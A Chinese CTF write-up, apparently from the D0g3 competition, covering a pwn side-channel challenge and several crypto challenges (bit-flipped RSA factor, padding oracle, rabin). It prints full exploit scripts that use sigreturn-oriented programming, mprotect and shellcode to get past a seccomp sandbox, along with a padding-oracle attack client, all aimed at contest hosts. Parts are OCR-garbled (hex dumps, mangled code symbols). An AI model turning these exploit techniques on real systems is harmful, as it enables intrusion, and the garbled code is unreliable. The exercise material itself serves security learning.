                                98 8E E7 9A 84 E4 BD A0 | || 11 14 || è ºæ| || ç | || ä½
       E8 83 BD E5 A4 9F E6 98
                                 8E E7 99 BD E5 90 97 EF
135232
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135248
       BC 9F OD OA OD OA E5 86
                                 92 E9 99 A9 E8 80 85 E5 141
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       95 8A EF BC 8C E4 BD A0
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135264
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       94 E5 92 8C E5 86 B3 E5
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        97 E5 A4 9A E8 B0 9C E5
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        E9 81 8D E4 BA 86 E5 8D
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        A7 E9 99 86 E3 80 82 E7
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135408
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       AA E4 BD A0 E4 B8 80 E7
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       E6 89 BE E7 9A 84 E7 AD 94 E6 A1 88 EF BC 8C E6
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       |97 A9 E5 B7 B2 E5 87 BA | E7 8E B0 E5 9C A8 E4 BD | ∎©å·²å∎ºç∎°å∎¨ä½
135456
        AO E7 9A 84 E6 97 85 E9 80 94 E3 80 82
135472
                                                          çHæHéHãH
```

```
大空长出眼睛是为了见证大地的美好,而本来就拥有双眼的人类,是在什么样的情况下,才需要靠「神之眼」观察这个世界呢?这个问题的答案,聪明的你能够明白吗?

冒险者啊,你的勇气和决心令我敬佩不已。你曾追寻着众多谜团,踏遍了危险与奇迹交织的大陆。然而,你或许未曾意识到,那个你一直在寻找的答案,早已出现在你的旅途。
```

涉及神之眼,应该是宙斯之眼,key是Nahida

得到flag

Decoded message

oh!you find me Nahida is the best in the world! I will give u fl4g! d0g3{Nahida_is_the_best_in_the_world!}

Pwn

side channel

开了沙盒

白名单只允许open, read和sigreturn还有mprotect, 首先用sigreturn来调用mprotect在0x404060处进行更改全选,允许执行shellcode。接着open和read将其读到0x404060,然后使用测信道爆破flag。

```
from pwn import *
from ctypes import *
context(arch='amd64', os='linux')
# p = remote("47.108.165.60",30333)
s = "abcdefghijl01234567898-"
list = [ord(x) for x in s]
flag = ""
index = 0
```

```
leave\_ret = 0x4014D4
ret1 = 0x4013F7
rax_15 = 0x40118f
syscall_addr = 0x40118a
shellcode = ''
shellcode += shellcraft.open('./flag')
shellcode += shellcraft.read(3, 0x404060, 0x50)
shellcode2 = '''
push 0x404060
pop rax
mov bl, byte ptr [rax+{}]
cmp b1, {}
jz $-0x3
1.1.1
pwn2
shellcode3 = shellcraft.exit(0)
shellcode = shellcode + shellcode2 + shellcode3
while (1):
for i in range(len(s)):
p = remote("47.108.206.43", 22271)
frame = SigreturnFrame()
frame.rax = 10
frame.rdi = 0x404000
frame.rsi = 0 \times 1000
frame.rdx = 7
frame.rip = syscall_addr
frame.rsp = 0x404168
payload = b"./flag \times 00 \times 00" + p64(0x401193) + p64(syscall_addr) +
bytes(frame) + p64(0x404178) + asm(shellcode.format(index, list[i]))
p.sendline(payload)
payload = b'a' * (0x2a) + p64(0x404060) + p64(leave_ret)
p.sendlineafter("Do u know what is SUID?",payload)
sleep(1)
c = p.connected()
print("c",c)
if c == True:
flag += chr(list[i])
print("flag:", flag)
index = index + 1
break
if c == 0:
pass
p.close()
```

Seccomp

```
on3-virtual-machine:~/ctf/game/anxunbei/1、side_channel , initiate!$ seccomp
tools dump ./chall
line CODE JT
                JF
_____
0000: 0x20 0x00 0x00 0x00000004 A = arch
0001: 0x15 0x00 0x0a 0xc000003e if (A != ARCH_X86_64) goto 0012
0002: 0x20 0x00 0x00 0x00000000 A = sys_number
0003: 0x35 0x00 0x01 0x40000000 if (A < 0x40000000) goto 0005
0004: 0x15 0x00 0x07 0xffffffff if (A != 0xffffffff) goto 0012
0005: 0x15 0x05 0x00 0x000000000 if (A == read) goto 0011
0006: 0x15 0x04 0x00 0x00000001 if (A == write) goto 0011
0007: 0x15 0x03 0x00 0x000000002 if (A == open) goto 0011
0008: 0x15 0x02 0x00 0x00000000f if (A == rt sigreturn) goto 0011
0009: 0x15 0x01 0x00 0x00000005a if (A == chmod) goto 0011
0010: 0x15 0x00 0x01 0x000000e7 if (A != exit_group) goto 0012
0011: 0x06 0x00 0x00 0x7fff0000 return ALLOW
          AVAA AVAA AVAAAAAAA
```

题目程序和pwn1基本一致,除了沙箱开了orw,调整rsp直接用三次sigreturn来进行orw即可。

```
from pwn import *
from ctypes import *
context(log_level = 'debug', arch = 'amd64', os = 'linux')
#p= process('./chall')
p = remote("47.108.206.43", 49594)
leave\_ret = 0x4014D4
ret1 = 0x4013F7
rax_{15} = 0x40118f
binsh\_addr = 0x404060
syscall_addr = 0x40118a
main=0x40149f
frame = SigreturnFrame()
frame.rax = 2
frame.rdi = 0x404060
frame.rsi = 0
frame.rdx = 0
frame.rip = syscall_addr
frame.rsp = 0x404168
a = SigreturnFrame()
a.rax = 0
a.rdi = 3
a.rsi = 0x404060
a.rdx = 0x100
a.rip = syscall_addr
a.rsp = 0x404270
c= SigreturnFrame()
c.rax = 1
c.rdi = 1
c.rsi = 0x404060
c.rdx = 0x100
c.rip = syscall_addr
c.rsp = 0x404270
payload = b''./flag(x00)x00'' + p64(0x401193) + p64(syscall_addr) + bytes(frame) +
p64(0x401193) + p64(syscall_addr) + bytes(a) + p64(0x401193) + p64(syscall_addr)
+
bytes(c)
p.sendline(payload)
payload = b'a'*(0x2a) + p64(0x404060) + p64(leave_ret)
p.sendline(payload)
```

Crypto

010101

连接靶机,最前面爆破一下四位字符即可通过,然后得到n,fake_p,c

其中fake_p对半分两部分,前半部分为p的前半部分,其中有个1改成了0,后半部分为p的后半部分,其中有个0改成了1

对此我们分别遍历前部分的所有0和所有1,进行相关修改,然后通过判断n % int(pp,2) == 0来得到最终 p

exp:

```
import string
from hashlib import *
from Crypto.Util.number import *
def decryp(c0,c_sha256):
   a = string.digits + string.ascii_letters
   for i in a:
       for j in a:
           for k in a:
               for 1 in a:
                   c = i + j + k + 1 + c0
                   if sha256(c.encode()).hexdigest() == c_sha256:
                       return i + j + k + 1
c0 = Lv6AFenn56SZDCSx'
c\_sha256 = "83880b281300826916b4f4f69805b73b3857352a5310c76ddc9409b703a0c881"
print(decryp())
90552350233999333334773218492151583272461543268157600711744646339520214040618645
58195306516140699504040420758106012840669312743855358052095517627476097101293971
95498419968198264586450842703195713754979387687953072058351322587525343522844624
68299333537080464277372464353076531831302437518071726485652885950840712375252651
13105821802184537981961747113138518276354027047478588534358962397786998826574509
89068057812989594054428363851397496601943243279632712324146500308049672479691658
55513866218602359129526881167408633907527456909740921075912390239426322368845068
50343266896705294151268962513482425904197421191472457273426922236939791865513484
76925949519649393148555660442703821860124754759265817151078797899703255602811070
99228025782353498387537031197171864505937335578222838835247573312566818273884979
31023411423852155372196186154739783111702393646179284051800522296977182762660233
57572526658913164835980754880809082573558131639086781331486732321184517098840101
95039768801303752542001812626782125822329774276922765335900809892108722681357011
96903773727277426454750281175187163772245342989410626986346534537825442077209091
327709977583138765091062180825677
```

p =

c =

```
break
else:
    break

p =
29599945799628278186746519825660916892621604028342546684212831707457754149813997
04862728386916139557351711199547169811026375963958109777967246800553275205625952
01410390043915447785331743250523075474221461027367129788484853032515482801608096
58876443806395968821087788281581274148422312646004992834257231028242183102339557
73634234312155125493709949088132041207744785127434079231240081953371374295670015
34447954907794294449886505753398943874731662673184904992343416839698018382148658
98854524961988985591845366022896297868397976747036125473474374530996038267588310
192441640022227964346892098150361054127070862383122089853
q = n // p
d = inverse(65537,(p-1)*(q-1))
print(long_to_bytes(pow(c,d,n)))
# D0g3{syuwzkFk12Algcwxg9pymFcjJL7CqN4Cq8PAIACObJ}
```

POA

可以知道是Padding Oracle Attack并且是比较简单的,明文填充长度正好为16,所以也只有1块,也能知道flag是比较短的

接下来通过修改iv使解密出来的数据符合arrest的判断,从低位到高位依次爆破,以此得到所有 AES.decry()的中间值,最后用这个中间值与iv异或即可得到最终flag

exp:

```
from Crypto.Util.number import *
from pwn import *
from tqdm import *
from hashlib import sha256
from itertools import product
import string
import binascii
context.log_level = 'debug'
r = remote('124.71.177.14', 10010)
def proof_of_work():
   r.recvuntil(b'SHA256(XXXX + ')
   tail = r.recvuntil(b'):', drop=True).decode()
    s256 = r.recvline().strip().decode()
    print(tail, s256)
   table = string.digits + string.ascii_letters
    for i in table:
        for j in table:
            for k in table:
                for m in table:
                    temp1 = i+j+k+m
                    if(sha256((temp1+tail).encode()).hexdigest() == s256):
                        print(temp1)
                        r.sendline(temp1.encode())
```

```
return
proof_of_work()
r.recvuntil(b"options:")
r.recvuntil(b'2. decrypt the flag')
r.sendline(b'1')
r.recvuntil(b'This is your flag: ')
c = binascii.unhexlify(r.recvline().decode().strip())
print(c)
blocks = [c[i*16:i*16+16]] for i in range(len(c)//16)]
print(blocks)
if(1):
    message = [0 for i in range(16)]
    change_block = [0 for i in range(16)]
    dec_list = [0 for i in range(16)]
    block = blocks
    for j in trange(16):
        for i in trange(256):
            change_byte = long_to_bytes(i)
            temp = block[0][:15-j] + long_to_bytes(i)
            for k in range(15-j+1,16):
                temp += long_to_bytes(change_block[k])
            msg = temp + block[1]
            r.sendline(b'2')
            r.recvline()
            msg = hex(bytes_to_long(msg))[2:]
            r.sendline(msg)
            print(msg)
            res = r.recvline()
            if(b"False" not in res):
                if(j < 2):
                    if(i != block[1][-j-1]):
                         dec_list[15-j] = i \land (j+1)
                         message[15-j] = (dec_list[15-j] \land block[1][-j-1])
                         for k in range(j+1):
                             change_block[15-k] = dec_list[15-k] \land (j+2)
                         break
                else:
                     dec_list[15-j] = i \land (j+1)
                     message[15-j] = (dec_list[15-j] \land block[1][-j-1])
                     for k in range(j+1):
                         change_block[15-k] = dec_list[15-k] \land (j+2)
                    break
        print(message)
```

rabin

\$1+e_1+e_1^2+\cdots+e_1^x=1+e_2+e_2^2\$
\$1\equiv1+e_2+e_2^2\pmod{e_1}\$
\$0\equiv e_2+e_2^2\equiv e_2(1+e_2)\$
\$所以要么e_2 = e_1,要么e_1是偶数 (因为e_2是质数) \$
第一种情况满足的话x要等于2,这种极端的情况我觉着不大可能

所以我更倾向于第二种情况,这样的话e1只能是2

所以: \$1 + e 2 + e 2^2 = 2^{x + 1} - 1\$

试几个值,发现只有x = 4,e2 = 5才能满足e2是素数

这样的话r也就能知道了,接下来求p,q

n + p + invq + q - pq - 1 = 0

p * q - pq = 0

对这两个解方程即可得到p,q

然后e1 = 2与phi不互素,使用有限域开方得到flag1

使用常规rsa解密得到flag2

得p,q,r:

from Crypto.Util.number import *
from sympy import Symbol, Eq, solve

n =

 $30574208510207395868505877499037461285650365761115920946874174856465459117618029\\ 98187781354609488071766142817960169047533137579274570948611963690698214216816658\\ 75176139845644195736238144691839008758614457979812997005126606399842320648487994\\ 40639372851449312921968875220297850199481153583477988945972968342807749844171313\\ 29646359074693665121758863379461246311968245082473756459713084842790079208816396\\ 16776491331812849657775358960227848680733861313065565269244274482334952541032707\\ 33316742956246955876278146966935905708477921753233139941033362455877209372939696\\ 23129360370209921174782028608989270730683600268146445812942227333414285378743830\\ 52653054496502673372786144676806905626251642090622209277799682962538245425774337\\ 94428515878329488051659530757671955693366981207480891968541988138826748686894140\\ 19758000536472916414266735937917746343775986378159423436272452740575323208546462\\ 40153245893536480745586533270387549779636700040935751519181245119278044454115223\\ 974366280075995685049945977835434961621019$

ip =

80275679918090105134294823865673211657060049627413874971428297415355157707252877
99114523218665993506796174597310069863294394979030419009656788460703711925784883
73549825000489780706198205104086503866265423380562773351804979555888481384489919
63800265073331348097617541306117998857780109771194563339021595188562

iq =

 $91430270065720942392278749444269989843094838912787188266496611817766528132774187\\ 31933511562405761590097620241250787911871291210186272873820490787739602288795342\\ 91087298971716774085970807000620329056750170131403496579795872070838205849060556\\ 34857776106802178757131724480934751871117394549988315719808677297400$

c1 =27982926262483311148784661440434049509041271145373939684263123722309350890886129 80041693594975779900407804873228193577025573907667222311323560424568021498177072 13578102645028287834365660499160128269917223079714359886535913704456526279328639 34280322586450541943726361669705223005256707033393323681199742226865639061796493 74422138665067192140859928167507219510960494499524699011725975292195907857071601 93489116118218077435422026060178616800938994539625357510570298032123137084862524 99961531916769339026243456254415795474566725045397580987945276292940425615563426 87270661265467376095713295470656131531592658384775672858133458976362269042664592 53790335529658870917742613284841016773857605103085659394509692804315141931539014 65147874994288888863961626533437546523090704677258271361008899424058968841403657 80883994113660655782190222175690308873465917829894218501381420658315127357353354 0756898457572685280130826705824899847574123392575025182545331871707478881582060832153045557952057641871852784168481101647 c2 =16161901485329006132122069385624238424189956560631099746291431428920821152360882 76982227341903868896120985707607650524522158057110145461220996475604307883812927 30765852839847593053599250289125651012417026034998933486356540308165710913202176 92016824876575391297546477551609936685285313048414394143875441059916328489265206 26603665740562005722087726838877971126595828345860415781411146330129891129797182 52692282544086013735202991152307020644798866966375121533904979521356958676714103 97475463648937683346262133972401053283577311979256637943857707065160433099551227 45946633182399168534133436912290389494270925639788309351783493083085094045092781 88899714067984138985785158892874229215842943457054138370133135580470255921888424 64234489241194427965134235702406295023152412279964381764245463683093320487476103 92861954126660466095971227213870875955019656804172566974654412258429352773642042 554134725696296293760333163865827998422748 r = 2x = 4e1 = 2e2 = 5while True: r = r * xif $r.bit_length() > 1024$ and isPrime(r - 1): r = r - 1break print('r = ',r)pq = n // rp = Symbol('p') q = Symbol('q')equation1 = Eq(ip * p + iq * q - pq - 1, 0) equation2 = Eq(p * q - pq, 0) solution = solve((equation1, equation2), (p, q)) for p, q in solution: if pq % p == 0: p = int(p)q = int(q)break print("p = ", p)print("q = ", q)

```
from gmpy2 import *
from Crypto.Util.number import *
```

r =

 $1040793219466439908192524032736408553861526224726670480531911235040360805967336\\02980122394417323241848424216139542810077913835662483234649081399066056773207629\\24129509389220345773183349661583550472959420547689811211693677147548478866962501\\38443826029173234888531116082853841658502825560466622483189091880184706822220314\\0521026698435488732958028878050869736186900714720710555703168729087$

p =

1785202997771673553690018081836874745323913307989113894319345628127023947231908 91978648802997994069026093665507318682147460274981942087427438503753783091239311 10328193425913948383283660429101504735058279936917870264330945067976673514946200 2249124815188830963192364126015176975256021362433651741247906217519399

q =

1645519985614363478420880904431260816311210227845447277090767141322480591403997 12877943757666385071645084549890402126199883441046602819598814176774376636763336 55710534942819322334928416213991948184277108392970755504282674122748313780106954 8163363509926617185258104272508770524149975238887754018243824453471763

c1 =

27982926262483311148784661440434049509041271145373939684263123722309350890886129
80041693594975779900407804873228193577025573907667222311323560424568021498177072
13578102645028287834365660499160128269917223079714359886535913704456526279328639
34280322586450541943726361669705223005256707033393323681199742226865639061796493
74422138665067192140859928167507219510960494499524699011725975292195907857071601
93489116118218077435422026060178616800938994539625357510570298032123137084862524
99961531916769339026243456254415795474566725045397580987945276292940425615563426
87270661265467376095713295470656131531592658384775672858133458976362269042664592
53790335529658870917742613284841016773857605103085659394509692804315141931539014
65147874994288888863961626533437546523090704677258271361008899424058968841403657
80883994113660655782190222175690308873465917829894218501381420658315127357353354
07568984575726852801308267058248998475741233925750251825453318717074788815820608
32153045557952057641871852784168481101647

c2 =

 $16161901485329006132122069385624238424189956560631099746291431428920821152360882\\ 76982227341903868896120985707607650524522158057110145461220996475604307883812927\\ 30765852839847593053599250289125651012417026034998933486356540308165710913202176\\ 92016824876575391297546477551609936685285313048414394143875441059916328489265206\\ 08006473191462576680798589624269558814546689161712111811424536796211666566753846\\ 26603665740562005722087726838877971126595828345860415781411146330129891129797182\\ 52692282544086013735202991152307020644798866966375121533904979521356958676714103\\ 97475463648937683346262133972401053283577311979256637943857707065160433099551227\\ 45946633182399168534133436912290389494270925639788309351783493083085094045092781\\ 88899714067984138985785158892874229215842943457054138370133135580470255921888424\\ 64234489241194427965134235702406295023152412279964381764245463683093320487476103\\ 92861954126660466095971227213870875955019656804172566974654412258429352773642042\\ 554134725696296293760333163865827998422748$

```
n =
30574208510207395868505877499037461285650365761115920946874174856465459117618029
98187781354609488071766142817960169047533137579274570948611963690698214216816658
75176139845644195736238144691839008758614457979812997005126606399842320648487994
40639372851449312921968875220297850199481153583477988945972968342807749844171313
29646359074693665121758863379461246311968245082473756459713084842790079208816396
16776491331812849657775358960227848680733861313065565269244274482334952541032707
33316742956246955876278146966935905708477921753233139941033362455877209372939696
23129360370209921174782028608989270730683600268146445812942227333414285378743830
52653054496502673372786144676806905626251642090622209277799682962538245425774337
94428515878329488051659530757671955693366981207480891968541988138826748686894140
19758000536472916414266735937917746343775986378159423436272452740575323208546462
974366280075995685049945977835434961621019
e1 = 2
e2 = 5
phi=(p-1)*(q-1)*(r-1)
PR.<x>=PolynomialRing(Zmod(p))
f=x^2-c1
res1=f.roots()
PR.<x>=PolynomialRing(Zmod(q))
f=x^2-c1
res2=f.roots()
PR.<x>=PolynomialRing(Zmod(r))
f=x^2-c1
res3=f.roots()
for i1 in res1:
   for i2 in res2:
       for i3 in res3:
           mm = crt([int(i1[0]),int(i2[0]),int(i3[0])],[p,q,r]).list()
           for i in mm:
               print(long_to_bytes(int(i)))
d2=gmpy2.invert(e2,phi)
print(long_to_bytes(int(pow(c2,d2,n))))
```

D0g3{82309bce-9db6-5340-a9e4-a67a9ba15345}